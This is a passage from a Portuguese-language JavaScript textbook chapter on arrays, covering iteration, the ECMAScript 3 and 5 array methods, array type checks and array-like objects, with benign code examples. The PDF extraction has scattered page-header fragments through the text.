I JavaScript

básica

Inserir um valor em um array *a* é o mesmo que atribuir o valor *a* a *a[a.length]*. O método *unshift()* (descrito na Seção 7.8) pode ser usado para inserir um valor no início de um array, deslocando os elementos existentes no array para índices mais altos.

Os elementos de um array podem ser excluídos com o operador *delete*, exatamente como se exclui propriedades de objeto:

```
a = [1,2,3];
```

```
delete a[1]; // agora a não tem elemento no índice 1
```

```
1 in a
```

```
// => falso: nenhum índice do array 1 está definido
```

```
a.length
```

```
// => 3: delete não afeta o comprimento do array
```

Excluir um elemento de array é semelhante a (mas sutilmente diferente de) atribuir *undefined* a esse elemento. Note que usar *delete* em um elemento de array não altera a propriedade *length* e não desloca para baixo os elementos com índices mais altos, a fim de preencher a lacuna deixada pela propriedade excluída. Se um elemento de um array é excluído, o array se torna esparso.

Como vimos, também é possível excluir elementos do final de um array, simplesmente configurando a propriedade *length* com o novo comprimento desejado. Os arrays têm um método *pop()* (ele funciona com *push()*) que reduz o comprimento de um array de 1, mas também retorna o valor do elemento excluído. Existe ainda um método *shift()* (que faz par com *unshift()*) para remover um elemento do início de um array. Ao contrário de *delete*, o método *shift()* desloca todos os elementos para um índice uma unidade menor do que seu índice atual. *pop()* e *shift()* são abordados na Seção 7.8 e na seção de referência.

Por fim, *splice()* é o método de uso geral para inserir, excluir ou substituir elementos de um array.

Ele altera a propriedade *length* e desloca os elementos do array para índices mais altos ou mais baixos, conforme for necessário. Consulte a

Seção 7.8 para ver os detalhes.

7.6 Iteração em arrays

A maneira mais comum de iterar através dos elementos de um array é com um laço for (Seção 5.5.3): `var keys = Object.keys(o);`

// Obtém um array de nomes de propriedade do objeto o

```
var values = []
```

// Armazena os valores de propriedade correspondentes nesse array

```
for(var i = 0; i < keys.length; i++) { // Para cada índice no array var  
key = keys[i];
```

// Obtém a chave nesse índice

```
values[i] = o[key];
```

// Armazena o valor no array values

```
}
```

Em laços aninhados ou em outros contextos em que o desempenho é fundamental, às vezes você poderá ver esse laço de iteração básico de array otimizado, de modo que o comprimento do array é pesquisado apenas uma vez, em vez de a cada iteração:

```
for(var i = 0, len = keys.length; i < len; i++) {
```

// o corpo do laço permanece o mesmo

```
}
```

Capítulo

Ja

Esses exemplos presumem que o array é denso e que todos os elementos contêm dados válidos. Se **vaS**

esse não for o caso, você deve testar os elementos do array antes de usá-los. Se quiser excluir elemen-cript básico

tos null, undefined e inexistentes, você pode escrever o seguinte: `for(var i = 0; i < a.length; i++) {`

a

```
if (!a[i]) continue;
```

```
// Pula elementos null, undefined e inexistentes
```

```
// corpo do laço aqui
```

```
}
```

Se quiser pular apenas os elementos indefinidos e inexistentes, pode escrever: `for(var i = 0; i < a.length; i++) {`

```
if (a[i] === undefined) continue; // Pula elementos indefinidos + inexistentes
```

```
// corpo do laço aqui
```

```
}
```

Por fim, se quiser pular apenas os índices para os quais não existe qualquer elemento no array, mas ainda quiser manipular os elementos indefinidos existentes, faça isto: `for(var i = 0; i < a.length; i++) {`

```
if (!(i in a)) continue ;
```

```
// Pula os elementos inexistentes
```

```
// corpo do laço aqui
```

```
}
```

O laço `for/in` (Seção 5.5.4) também pode ser usado com arrays esparsos. Esse laço atribui nomes de propriedade enumeráveis (incluindo índices de array) à variável de laço, um por vez. Os índices que não existem não são iterados:

```
for(var index in sparseArray) {
```

```
var value = sparseArray[index];
```

```
// Agora faz algo com index e value
```

```
}
```

Conforme observado na Seção 6.5, um laço `for/in` pode retornar os nomes de propriedades herdadas, como os nomes de métodos que foram adicionados a `Array.prototype`. Por isso, não se deve usar um laço `for/in` em um array, a não ser que seja incluído um teste adicional para filtrar as propriedades indesejadas. Você poderia usar um destes testes: `for(var i in a) {`

```
if (!a.hasOwnProperty(i)) continue;
```

```
// Pula as propriedades herdadas
```

```
// corpo do laço aqui
```

```
}
```

```
for(var i in a) {
```

```
// Pula i se não for um inteiro não negativo
```



```
if (String(Math.floor(Math.abs(Number(i)))) != i) continue;  
}
```

A especificação ECMAScript permite que o laço for/in itere pelas propriedades de um objeto em qualquer ordem. As implementações normalmente iteram nos elementos do array em ordem cres-

144 *Parte*

I JavaScript

básica

cente, mas isso não é garantido. Em especial, se um array tem propriedades de objeto e elementos de array, os nomes de propriedade podem ser retornados na ordem em que foram criados, em vez da ordem numérica. As implementações diferem no modo como tratam desse caso; portanto, se a ordem da iteração importa para seu algoritmo, é melhor usar um laço for normal, em vez de for/in.

ECMAScript 5 define vários métodos novos para iterar por elementos de array, passando cada um, na ordem do índice, para uma função definida por você. O método `forEach()` é o mais geral deles: `var data = [1,2,3,4,5];`

```
// Este é o array pelo qual queremos iterar
```

```
var sumOfSquares = 0;
```

```
// Queremos calcular a soma dos quadrados de data
```

```
data.forEach(function(x) {
```

```
// Passa cada elemento de data para essa função
```

```
sumOfSquares += x*x;
```

```
// soma os quadrados
```

```
});
```

sumOfSquares

```
// => 55 : 1 + 4 + 9 + 16 + 25
```

forEach() e os métodos de iteração relacionados possibilitam um estilo de programação funcional simples e poderoso para se trabalhar com arrays. Eles são abordados na Seção 7.9 e voltaremos a eles na Seção 8.8, quando abordarmos a programação funcional.

7.7 Arrays multidimensionais

JavaScript não suporta arrays multidimensionais de verdade, mas é possível ter algo parecido, com arrays de arrays. Para acessar um valor em um array de arrays, basta usar o operador `[]` duas vezes.

Por exemplo, suponha que a variável *matrix* seja um array de arrays de números. Todo elemento em *matrix[x]* é um array de números. Para acessar um número específico dentro desse array, você escreveria *matrix[x][y]*. Aqui está um exemplo concreto que utiliza um array bidimensional como tabuada de multiplicação:

```
// Cria um array multidimensional
```

```
var table = new Array(10);
```

```
// 10 linhas da tabuada
```

```
for(var i = 0; i < table.length; i++)
```

```
table[i] = new Array(10);
```

```
// Cada linha tem 10 colunas
```

```
// Inicializa o array

for(var row = 0; row < table.length; row++) {

    for(col = 0; col < table[row].length; col++) {

        table[row][col] = row*col;

    }

}

// Usa o array multidimensional para calcular 5*7

var product = table[5][7];

// 35
```

7.8 Métodos de array

ECMAScript 3 define várias funções de manipulação de array úteis em `Array.prototype`, isso quer dizer que elas estão disponíveis como método de qualquer array. Esses métodos de ECMAScript 3

são apresentados nas subseções a seguir. Como sempre, os detalhes completos podem ser encontrados em `Array` na seção de referência do lado do cliente. ECMAScript 5 acrescenta novos métodos de iteração em arrays; esses métodos são abordados na Seção 7.9.

Capítulo

7 Arrays 145

Ja

7.8.1 join()

JavaScript básico

O método `Array.join()` converte todos os elementos de um array em strings e as concatena, retornando a string resultante. Pode-se especificar uma string opcional para separar os elementos na **a**

string resultante. Se não for especificada qualquer string separadora, uma vírgula é usada. Por exemplo, as linhas de código a seguir produzem a string "1,2,3":

```
var a = [1, 2, 3];
```

```
// Cria um novo array com esses três elementos
```

```
a.join();
```

```
// => "1,2,3"
```

```
a.join(" ");
```

```
// => "1 2 3"
```

```
a.join("");
```

```
// => "123"
```

```
var b = new Array(10);
```

```
// Um array de comprimento 10 sem elementos
```

```
b.join('-')
```

```
// => '-----': uma string de 9 hifens
```

O método `Array.join()` é o inverso do método `String.split()`, que cria um array dividindo uma string em partes.

7.8.2 `reverse()`

O método `Array.reverse()` inverte a ordem dos elementos de um array e retorna o array invertido.

Ele faz isso no local; em outras palavras, ele não cria um novo array com os elementos reorganizados, mas em vez disso os reorganiza no array já existente. Por exemplo, o código a seguir, que usa os mé-

todos `reverse()` e `join()`, produz a string “3,2,1”:

```
var a = [1,2,3];
```

```
a.reverse().join()
```

```
// => "3,2,1" e a agora é [3,2,1]
```

7.8.3 `sort()`

`Array.sort()` classifica os elementos de um array no local e retorna o array classificado. Quando `sort()` é chamado sem argumentos, ele classifica os elementos do array em ordem alfabética (convertendo-os temporariamente em strings para fazer a comparação, se necessário): `var a = new Array("banana", "cherry", "apple"); a.sort(); var s = a.join(", "); // s == "apple, banana, cherry"`

Se um array contém elementos indefinidos, eles são classificados no final do array.

Para classificar um array em alguma ordem diferente da alfabética, deve-se passar uma função de comparação como argumento para `sort()`. Essa função decide qual de seus dois argumentos deve aparecer primeiro no array classificado. Se o primeiro argumento deve aparecer antes do segundo, a função de comparação deve retornar um número menor do que zero. Se o primeiro argumento deve aparecer após o segundo no array classificado, a função deve retornar um número maior do que zero. E se os dois valores são equivalentes (isto é, se a ordem é irrelevante), a função de comparação deve retornar 0. Assim, por exemplo, para classificar elementos do array em ordem numérica e não alfabética, você poderia fazer o seguinte: `var a = [33, 4, 1111, 222];`

```
a.sort();
```

```
// Ordem alfabética: 1111, 222, 33, 4
```

```
a.sort(function(a,b) {
```

```
// Ordem numérica: 4, 33, 222, 1111
```

146 *Parte*

I JavaScript

básica

```
return a-b;
```

```
// Retorna &lt; 0, 0 ou &gt; 0, dependendo da ordem
```

```
});
```

a.sort(function(a,b) {return b-a}); // Inverte a ordem numérica Observe o uso conveniente de expressões de função não nomeadas nesse código. Como as funções de comparação são usadas apenas uma vez, não há necessidade de dar nomes a elas.

Como outro exemplo de classificação de itens de array, poderia ser feita uma classificação alfabética sem considerar letras maiúsculas e minúsculas em um array de strings, passando-se uma função de comparação que convertesse seus dois argumentos em minúsculas (com o método toLowerCase()) antes de compará-los:

```
a = ['ant', 'Bug', 'cat', 'Dog']
```

```
a.sort(); //
```

classificação considerando letras maiúsculas e minúsculas:

```
//['Bug','Dog','ant',cat']
```

```
a.sort(function(s,t) {
```

```
// Classificação sem considerar letras maiúsculas e minúsculas
```

```
var a = s.toLowerCase();
```



```
var b = t.toLowerCase();
```

```
if (a < b) return -1;
```

```
if (a > b) return 1;
```

return

0;

});

//

= >

['ant','Bug','cat','Dog']

7.8.4 concat()

O método *Array.concat()* cria e retorna um novo array contendo os elementos do array original em que *concat()* foi chamado, seguido de cada um dos argumentos de *concat()*. Se qualquer um desses argumentos é ele próprio um array, então são os elementos do array que são concatenados e não o array em si. Note, entretanto, que *concat()* não concatena arrays de arrays recursivamente. *concat()* não modifica o array em que é chamado. Aqui estão alguns exemplos: *var a = [1,2,3]; a.concat(4, 5)*

// Retorna [1,2,3,4,5]

a.concat([4,5]);

// Retorna [1,2,3,4,5]

a.concat([4,5],[6,7])

// Retorna [1,2,3,4,5,6,7]

a.concat(4, [5,[6,7]])

// Retorna [1,2,3,4,5,[6,7]]

7.8.5 slice()

O método *Array.slice()* retorna um pedaço (ou subarray) do array especificado. Seus dois argumentos especificam o início e o fim do trecho a ser retornado. O array retornado contém o elemento especificado pelo primeiro argumento e todos os elementos subsequentes, até (mas não

incluindo) o elemento especificado pelo segundo argumento. Se apenas um argumento é especificado, o array retornado contém todos os elementos desde a posição inicial até o fim do array. Se um ou outro argumento é negativo, ele especifica um elemento relativo ao último elemento no array. Um argumento -1, por exemplo, especifica o último elemento no array e um argumento -3 especifica o antepenúltimo elemento do array. Note que slice() não modifica o array em que é chamado. Aqui estão alguns exemplos: var a = [1,2,3,4,5];

a.slice(0,3); //

Retorna

[1,2,3]

Capítulo

7 Arrays 147

a.slice(3);

// Retorna [4,5]

JavaS

a.slice(1,-1); //

Retorna

[2,3,4]

cript básico

a.slice(-3,-2); // Retorna [3]

a

7.8.6 splice()

O método Array.splice() é um método de uso geral para inserir ou remover elementos de um array.

Ao contrário de slice() e concat(), splice() modifica o array em que é chamado. Note que splice() e slice() têm nomes muito parecidos, mas efetuam operações significativamente diferentes.

splice() pode excluir elementos de um array, inserir novos elementos em um array ou efetuar as duas operações ao mesmo tempo. Os elementos do array que vêm após o ponto de inserção ou exclusão têm seus índices aumentados ou diminuídos, conforme o necessário, para que permaneçam contíguos ao restante do array. O primeiro argumento de splice() especifica a posição do array em que a inserção e/ou exclusão deve começar. O segundo argumento especifica o número de elementos que devem ser excluídos (removidos) do array. Se esse segundo argumento é omitido, todos os elementos do array, do elemento inicial até o fim do array, são removidos. splice() retorna o array dos elementos excluídos ou um array vazio, se nenhum elemento foi excluído.

Por exemplo:

var a = [1,2,3,4,5,6,7,8];

a.splice(4);

// Retorna [5,6,7,8]; a é [1,2,3,4]

a.splice(1,2); // Retorna [2,3]; a é [1,4]

a.splice(1,1); // Retorna [4]; a é [1]

Os dois primeiros argumentos de splice() especificam quais elementos do array devem ser excluí-

dos. Esses argumentos podem ser seguidos por qualquer número de argumentos adicionais, especificando os elementos a serem inseridos no array, começando na posição especificada pelo primeiro argumento. Por exemplo:

```
var a = [1,2,3,4,5];
```

```
a.splice(2,0,'a','b'); // Retorna []; a é [1,2,'a','b',3,4,5]
```

```
a.splice(2,2,[1,2],3); // Retorna ['a','b']; a é [1,2,[1,2],3,3,4,5]
```

Note que, ao contrário de `concat()`, `splice()` insere os próprios arrays e não elementos desses arrays.

7.8.7 `push()` e `pop()`

Os métodos `push()` e `pop()` permitem trabalhar com arrays como se fossem pilhas. O método `push()` anexa um ou mais novos elementos no final de um array e retorna o novo comprimento do array. O

método `pop()` faz o inverso: ele exclui o último elemento de um array, decrementa o comprimento do array e retorna o valor que removeu. Note que os dois métodos modificam o array no local, em vez de produzirem uma cópia modificada dele. A combinação de `push()` e `pop()` permite o uso de um array de JavaScript para implementar uma pilha *first-in, last-out* (primeiro a entrar, último a sair).

Por exemplo:

```
var stack = [];
```

```
// stack: []
```

```
stack.push(1,2);
```

```
// stack: [1,2] Retorna
```

```
2
```

```
stack.pop();
```

```
// stack: [1]
```

```
Retorna 2
```

```
stack.push(3);
```

```
// stack: [1,3] Retorna
```

2

148 *Parte*

I JavaScript

básica

stack.pop();

// stack: [1]

Retorna 3

stack.push([4,5]);

// stack: [1,[4,5]]

Retorna 2

stack.pop()

// stack: [1]

Retorna [4,5]

stack.pop();

// stack: []

Retorna 1

7.8.8 unshift() e shift()

Os métodos *unshift()* e *shift()* se comportam quase como *push()* e *pop()*, exceto que inserem e removem elementos do início de um array e não do final. *unshift()* adiciona um ou mais elementos no início do array, desloca os elementos existentes no array para cima, para índices mais altos, a fim

de dar espaço, e retorna o novo comprimento do array. `shift()` remove e retorna o primeiro elemento do array, deslocando todos os elementos subsequentes uma casa para baixo, para ocuparem o espaço recentemente vago no início do array. Por exemplo: `var a = [];`

```
// a:[]
```

```
a.unshift(1);
```

```
// a:[1]
```

Retorna: 1

```
a.unshift(22);
```

```
// a:[22,1]
```

Retorna: 2

```
a.shift();
```

```
// a:[1]
```

Retorna: 22

```
a.unshift(3,[4,5]); //
```

```
a:[3,[4,5],1] Retorna:
```

3

```
a.shift();
```

```
// a:[[4,5],1]
```

Retorna: 3

a.shift();

// a:[1]

Retorna: [4,5]

a.shift();

// a:[]

Retorna: 1

Observe o comportamento possivelmente surpreendente de unshift() ao ser chamado com vários argumentos. Em vez de serem inseridos um por vez no array, os argumentos são inseridos todos de uma vez (como acontece com o método splice()). Isso significa que eles aparecem no array resultante na mesma ordem em que apareciam na lista de argumentos. Se os elementos fossem inseridos um por vez, sua ordem seria invertida.

7.8.9 toString() e toLocaleString()

Um array, assim como qualquer objeto de JavaScript, tem um método toString(). Para um array, esse método converte cada um de seus elementos em uma string (chamando os métodos toString() de seus elementos, se necessário) e produz na saída uma lista separada com vírgulas dessas strings.

Note que a saída não inclui colchetes nem qualquer outro tipo de delimitador em torno do valor do array. Por exemplo:

[1,2,3].toString()

// Produz '1,2,3'

```
["a", "b", "c"].toString()
```

```
// Produz 'a,b,c'
```

```
[1, [2,'c']].toString()
```

```
// Produz '1,2,c'
```

Note que o método `join()` retorna a mesma string quando é chamado sem argumentos.

`toLocaleString()` é a versão localizada de `toString()`. Ele converte cada elemento do array em uma string chamando o método `toLocaleString()` do elemento e, então, concatena as strings resultantes usando uma string separadora específica para a localidade (e definida pela implementação).

Capítulo

7 Arrays 149

Ja

7.9 Métodos de array de ECMAScript 5

vaScript básico

ECMAScript 5 define nove novos métodos de array para iterar, mapear, filtrar, testar, reduzir e pesquisar arrays. As subseções a seguir descrevem esses métodos.

a

Entretanto, antes de abordarmos os detalhes, é interessante fazermos algumas generalizações a respeito desses métodos de array de ECMAScript 5. Primeiramente, a maioria dos métodos aceita uma função como primeiro argumento e chama essa função uma vez para cada elemento (ou para alguns elementos) do array. Se o array é esparso, a função passada não é chamada para os elementos inexistentes. Na maioria dos casos, a função fornecida é chamada com três argumentos: o valor do elemento do array, o índice do elemento e o array em si. Frequentemente, apenas o primeiro desses valores de argumento é necessário e o segundo e terceiro valores podem ser ignorados. A maioria dos métodos de array de ECMAScript 5 que aceita uma função como primeiro argumento, aceita um segundo argumento opcional. Se ele for especificado, a função é chamada como se fosse um método desse segundo argumento. Isto é, o segundo argumento passado se torna o valor da palavra-chave `this` dentro da

função passada. O valor de retorno da função passada é importante, mas diferentes métodos tratam o valor de retorno de diferentes maneiras. Nenhum dos métodos de array de ECMAScript 5 modifica o array em que é chamado. Se uma função é passada para esses métodos, essa função pode modificar o array, evidentemente.

7.9.1 *forEach()*

O método `forEach()` itera por um array, chamando uma função especificada para cada elemento.

Conforme descrito, a função é passada como primeiro argumento para `forEach()`. Então, `forEach()` chama a função com três argumentos: o valor do elemento do array, o índice do elemento e o array em si. Se você só tem interesse no valor do elemento do array, pode escrever uma função com apenas um parâmetro – os argumentos adicionais serão ignorados: `var data = [1,2,3,4,5];`

// Um array para soma

// Calcula a soma dos elementos do array

var sum = 0;

// Começa em 0

data.forEach(function(value) { sum += value; }); // Adiciona cada value em sum

//

= >

15

// Agora incrementa cada elemento do array

```
data.forEach(function(v, i, a) { a[i] = v + 1; });
```

data

//

= >

[2,3,4,5,6]

Note que `forEach()` não fornece uma maneira de terminar a iteração antes que todos os elementos tenham sido passados para a função. Isto é, não há equivalente algum da instrução `break` que possa ser usado com um laço `for` normal. Se precisar terminar antes, você deve lançar uma exceção e colocar a chamada de `forEach()` dentro de um bloco `try`. O código a seguir define uma função `foreach()` que chama o método `forEach()` dentro de um bloco `try`. Se a função passada para `foreach()` lança `foreach.break`, o laço termina antes: `function foreach(a,f,t) {`

`try { a.forEach(f,t); }`

150 *Parte*

I JavaScript

básica

catch(e)

{

if (e === foreach.break) return;

else throw e;

}

}

foreach.break = new Error("StopIteration");

7.9.2 map()

O método map() passa cada elemento do array em que é chamado para a função especificada e retorna um array contendo os valores retornados por essa função. Por exemplo: a = [1, 2, 3];

*b = a.map(function(x) { return x*x; }); // b é [1, 4, 9]*

A função passada para map() é chamada da mesma maneira que uma função passada para forEach().

Contudo, para o método map() a função passada deve retornar um valor. Note que map() retorna um novo array: ele não modifica o array em que é chamado. Se esse array for esparsos, o array retornado vai ser esparsos da mesma maneira – ele terá o mesmo comprimento e os mesmos elementos ausentes.

7.9.3 filter()

O método filter() retorna um array contendo um subconjunto dos elementos do array em que é chamado. A função passada para ele deve ser um predicado: uma função que retorna true ou false.

O predicado é chamado exatamente como para forEach() e map(). Se o valor de retorno é true ou um valor que se converte em true, então o elemento passado para o predicado é membro do subconjunto e é

adicionado no array que se tornará o valor de retorno. Exemplos: $a = [5, 4, 3, 2, 1]$;

```
smallvalues = a.filter(function(x) { return x < 3 });
```

```
// [2, 1]
```

```
everyother = a.filter(function(x,i) { return i%2 == 0 });
```

```
// [5, 3, 1]
```

Note que `filter()` pula elementos ausentes em arrays esparsos e que seu valor de retorno é sempre denso. Para fechar as lacunas de um array esparsa, você pode fazer o seguinte: `var dense = sparse.filter(function() { return true; });`

E para fechar as lacunas e remover elementos indefinidos e nulos, você pode usar `filter` como segue: `a = a.filter(function(x) { return x !== undefined && x !== null; });` **7.9.4 every() e some()**

Os métodos `every()` e `some()` são predicados de array: eles aplicam uma função de predicado especificada nos elementos do array e, então, retornam `true` ou `false`.

Capítulo

7 Arrays 151

Ja

O método `every()` é como o quantificador matemático “para todo” $\forall$: ele retorna `true` se, e somente **vaS**

se, sua função de predicado retorna `true` para todos os elementos do array: **cript básico**

```
a = [1,2,3,4,5];
```

```
a.every(function(x) { return x < 10; })
```

```
// => verdadeiro: todos os valores < 10.
```

a

```
a.every(function(x) { return x % 2 == 0; }) // => falso: nem todos os valores são par.
```


O método `some()` é como o quantificador matemático “existe” $\exists$: ele retorna `true` se existe pelo menos um elemento no array para o qual o predicado retorna `true`, e retorna `false` se, e somente se, o predicado retorna `false` para todos os elementos do array:

```
a = [1,2,3,4,5];
```

```
a.some(function(x) { return x%2 == 0; }) // => verdadeiro: a tem alguns números pares.
```

```
a.some(isNaN)
```

```
// => falso: a não tem não números.
```

Note que tanto `every()` como `some()` param de iterar pelos elementos de array assim que sabem qual valor devem retornar. `some()` retorna `true` na primeira vez que o predicado retorna `true` e só itera pelo array inteiro se o predicado sempre retorna `false`. `every()` é o oposto: ele retorna `false` na primeira vez que o predicado retorna `false` e só itera por todos os elementos se o predicado sempre retorna `true`. Note também que, por convenção matemática, `every()` retorna `true` e `some` retorna `false` quando chamados em um array vazio.

7.9.5 `reduce()`, `reduceRight()`

Os métodos `reduce()` e `reduceRight()` combinam os elementos de um array usando a função especificada para produzir um valor único. Essa é uma operação comum na programação funcional e também é conhecida pelos nomes “injetar” e “dobrar”. Exemplos ajudam a ilustrar como isso funciona: `var a = [1,2,3,4,5]`

```
var sum = a.reduce(function(x,y) { return x+y }, 0);
```

```
// Soma de valores
```

```
var product = a.reduce(function(x,y) { return x*y }, 1); // Produto de valores
var max = a.reduce(function(x,y) { return (x>y)?x:y; }); // Maior valor
```

`reduce()` recebe dois argumentos. O primeiro é a função que efetua a operação de redução. A tarefa dessa função de redução é combinar de algum modo ou reduzir dois valores a um único e retornar esse valor reduzido. Nos exemplos anteriores, as funções combinam dois

valores somando-os, multiplicando-os e escolhendo o maior. O segundo argumento (opcional) é um valor inicial a ser passado para a função.

As funções usadas com `reduce()` são diferentes das funções usadas com `forEach()` e `map()`. O valor conhecido, o índice e os valores do array são passados como segundo, terceiro e quarto argumentos.

O primeiro argumento é o resultado acumulado da redução até o momento. Na primeira chamada da função, esse primeiro argumento é o valor inicial passado como segundo argumento para `reduce()`. Nas chamadas subsequentes, é o valor retornado pela chamada anterior da função. No primeiro exemplo anterior, a função de redução é primeiramente chamada com argumentos 0 e 1.

Ela os soma e retorna 1. Então, ela é chamada novamente com argumentos 1 e 2 e retorna 3. Em seguida, ela calcula $3 + 3 = 6$, depois $6 + 4 = 10$ e, finalmente, $10 + 5 = 15$. Esse valor final, 15, se torna o valor de retorno de `reduce()`.

152 Parte

básica

Você pode ter notado que a terceira chamada de `reduce()` tem apenas um argumento: não há qualquer valor inicial especificado. Quando `reduce()` é chamado assim, sem valor inicial, ele usa o primeiro elemento do array como valor inicial. Isso significa que a primeira chamada da função de redução vai ter o primeiro e o segundo elementos do array como primeiro e segundo argumentos. Nos exemplos de soma e produto anteriores, poderíamos ter omitido o argumento de valor inicial.

Chamar `reduce()` em um array vazio sem argumento de valor inicial causa um `TypeError`. Se for chamado com apenas um valor – um array com um único elemento e valor inicial algum ou um array vazio e um valor inicial –, ele retorna simplesmente esse valor único, sem jamais chamar a função de redução.

`reduceRight()` funciona exatamente como `reduce()`, exceto que processa o array do índice mais alto para o mais baixo (da direita para a esquerda), em vez do mais baixo para o mais alto. Talvez você queira fazer isso se a operação de redução tiver precedência da direita para a esquerda, por exemplo:

```
var a = [2, 3, 4]
```

```
// Calcula  $2^{(3^4)}$ . A exponenciação tem precedência da direita para a esquerda  
var big = a.reduceRight(function(accumulator, value) {
```

`return`

`Math.pow(value,accumulator);`

`});`

Note que nem `reduce()` nem `reduceRight()` aceitam um argumento opcional que especifique o valor de `this` no qual a função de redução deve ser chamada. O argumento de valor inicial opcional assume seu lugar. Consulte o método `Function.bind()` caso precise que sua função de redução seja chamada como um método de um objeto em particular.

É interessante notar que os métodos `every()` e `some()` descritos anteriormente efetuam um tipo de operação de redução de array. Contudo, eles diferem de `reduce()`, pois terminam mais cedo, quando possível, e nem sempre visitam cada elemento do array.

Por simplicidade os exemplos mostrados até aqui foram numéricos, mas `reduce()` e `reduce Right()` não se destinam unicamente a cálculos matemáticos. Considere a função `union()` do Exemplo 6-2.

Ela calcula a “união” de dois objetos e retorna um novo objeto que tem as propriedades de ambos.

Essa função espera dois objetos e retorna outro objeto; portanto, ela opera como uma função de redução, sendo que podemos usar `reduce()` para generalizá-la e calcular a união de qualquer número de objetos:

```
var objects = [{x:1}, {y:2}, {z:3}];
```

```
var merged = objects.reduce(union); // => {x:1, y:2, z:3}
```

Lembre-se de que, quando dois objetos têm propriedades com o mesmo nome, a função `union()` utiliza o valor dessa propriedade do primeiro argumento. Assim, `reduce()` e `reduceRight()` podem obter resultados diferentes quando utilizadas com `union()`:

```
var objects = [{x:1,a:1}, {y:2,a:2}, {z:3,a:3}];
```

```
var leftunion = objects.reduce(union);
```

```
// {x:1, y:2, z:3, a:1}
```

```
var rightunion = objects.reduceRight(union);
```

```
// {x:1, y:2, z:3, a:3}
```

Ja

7.9.6 `indexOf()` e `lastIndexOf()`

JavaScript básico

`indexOf()` e `lastIndexOf()` procuram um elemento com um valor especificado em um array e retornam o índice do primeiro elemento encontrado com esse valor ou `-1`, se nenhum for encontrado.

`indexOf()`

a

pesquisa o array do início ao fim e `lastIndexOf()` pesquisa do fim para o início.

```
a = [0,1,2,1,0];
```

```
a.indexOf(1)
```

```
// => 1: a[1] é 1
```

```
a.lastIndexOf(1)
```

```
// => 3: a[3] é 1
```

```
a.indexOf(3)
```

```
// => -1: nenhum elemento tem o valor 3
```

Ao contrário dos outros métodos descritos nesta seção, `indexOf()` e `lastIndexOf()` não recebem um argumento de função. O primeiro argumento é o valor a ser pesquisado. O segundo argumento é opcional: ele especifica o índice do array em que a pesquisa deve começar. Se esse argumento é omitido, `indexOf()` começa no início e `lastIndexOf()` começa no fim. Valores negativos são permitidos para o segundo argumento e são tratados como um deslocamento em relação ao fim do array, assim como acontece no método `splice()`: um valor `-1`, por exemplo, especifica o último

elemento do array.

A função a seguir pesquisa um array em busca de um valor especificado e retorna um array com todos os índices coincidentes. Isso demonstra como o segundo argumento de indexOf() pode ser usado para localizar coincidências além da primeira.

// Localiza todas as ocorrências de um valor x em um array a e retorna um array

// de índices coincidentes

function findall(a, x) {

var results = [],

// O array de índices que vamos retornar

len = a.length,

// O comprimento do array a ser pesquisado

pos = 0;

// A posição inicial da pesquisa

while(pos < len) {

// Enquanto houver mais elementos para pesquisar...

```
pos = a.indexOf(x, pos);
```

```
// Pesquisa
```

```
if (pos === -1) break;
```

```
// Se nada for encontrado, terminamos.
```

```
results.push(pos);
```

```
// Caso contrário, armazena o índice no array
```

```
pos = pos + 1;
```

```
// E começa a próxima busca no próximo elemento
```

```
}
```

```
return results;
```

```
// Retorna o array de índices
```

```
}
```

Note que as strings têm métodos `indexOf()` e `lastIndexOf()` que funcionam como esses métodos de array.

7.10 Tipo do array

Vimos ao longo deste capítulo que os arrays são objetos com comportamento especial. Dado um objeto desconhecido, frequentemente a

capacidade de determinar se ele é um array ou não é útil. Em ECMAScript 5, isso pode ser feito com a função `Array.isArray()`:

```
Array.isArray([]) //
```

= >

verdadeiro

Array.isArray({}) //

= >

falso

I JavaScript

básica

Antes de ECMAScript 5, contudo, distinguir arrays de objetos que não eram array era surpreendentemente difícil. O operador typeof não ajuda aqui: ele retorna “objeto” para arrays (e para todos os objetos que não são funções). O operador instanceof funciona em casos simples:

```
[ ] instanceof Array
```

```
// => verdadeiro
```

```
({}) instanceof Array
```

```
// => falso
```

O problema de usar instanceof é que nos navegadores Web pode haver mais de uma janela ou quadro (frame) aberto. Cada uma tem seu próprio ambiente JavaScript, com seu próprio objeto global.

E cada objeto global tem seu próprio conjunto de funções construtoras. Portanto, um objeto de um quadro nunca vai ser uma instância de uma construtora de outro quadro. Embora a confusão entre quadros não surja com muita frequência, esse é um problema suficiente para que o operador instanceof não seja considerado um teste confiável para arrays.

A solução é inspecionar o atributo classe (consulte a Seção 6.8.2) do objeto. Para arrays, esse atributo sempre vai ter o valor “Array” e, portanto, podemos escrever uma função isArray() em ECMAScript 3, como segue:

```
var isArray = Function.isArray || function(o) {
```

```
  return typeof o === "object" &&
```

```
  Object.prototype.toString.call(o) === "[object Array]";
```

```
  };
```

Esse teste do atributo classe é, de fato, exatamente o que a função Array.isArray() de ECMAScript 5 faz. A técnica para obter a classe de um

objeto usando `Object.prototype.toString()` está explicada na Seção 6.8.2 e demonstrada no Exemplo 6-4.

7.11 Objetos semelhantes a um array

Como vimos, os arrays em JavaScript têm algumas características especiais inexistentes em outros objetos:

- A propriedade `length` é atualizada automaticamente quando novos elementos são adicionados na lista.
- Configurar `length` com um valor menor trunca o array.
- Os arrays herdam métodos úteis de `Array.prototype`.
- Os arrays têm um atributo classe de “Array”.

Essas são as características que tornam os arrays de JavaScript diferentes dos objetos normais. Mas não são estas as características fundamentais que definem um array. Muitas vezes é perfeitamente razoável tratar qualquer objeto com uma propriedade `length` numérica e propriedades de inteiro não negativo correspondentes como um tipo de array.

Esses objetos “semelhantes a um array” aparecem ocasionalmente na prática e, embora não seja possível chamar métodos de array diretamente neles, nem esperar comportamento especial da propriedade `length`, você ainda pode iterar por eles com o mesmo código que usaria para um array verdadeiro. Constata-se que muitos algoritmos de array funcionam tão bem com objetos semelhantes a um array

7 Arrays 155

Ja

array como funcionariam com arrays reais. Isso é especialmente verdade se seus algoritmos tratam **vaS**

o array como somente para leitura ou se pelo menos deixam o comprimento do array inalterado.

cript básico

O código a seguir pega um objeto normal, adiciona propriedades para transformá-lo em um objeto semelhante a um array e depois itera pelos “elementos” do pseudoarray resultante: *a*

```
var a = {}; // Começa com um objeto vazio normal

// Adiciona propriedades para torná-lo "semelhante a um array"

var i = 0;

while(i < 10) {

    a[i] = i * i;

    i++;

}

a.length = i;

// Agora itera por ele como se fosse um array real

var total = 0;

for(var j = 0; j < a.length; j++)

    total += a[j];
```

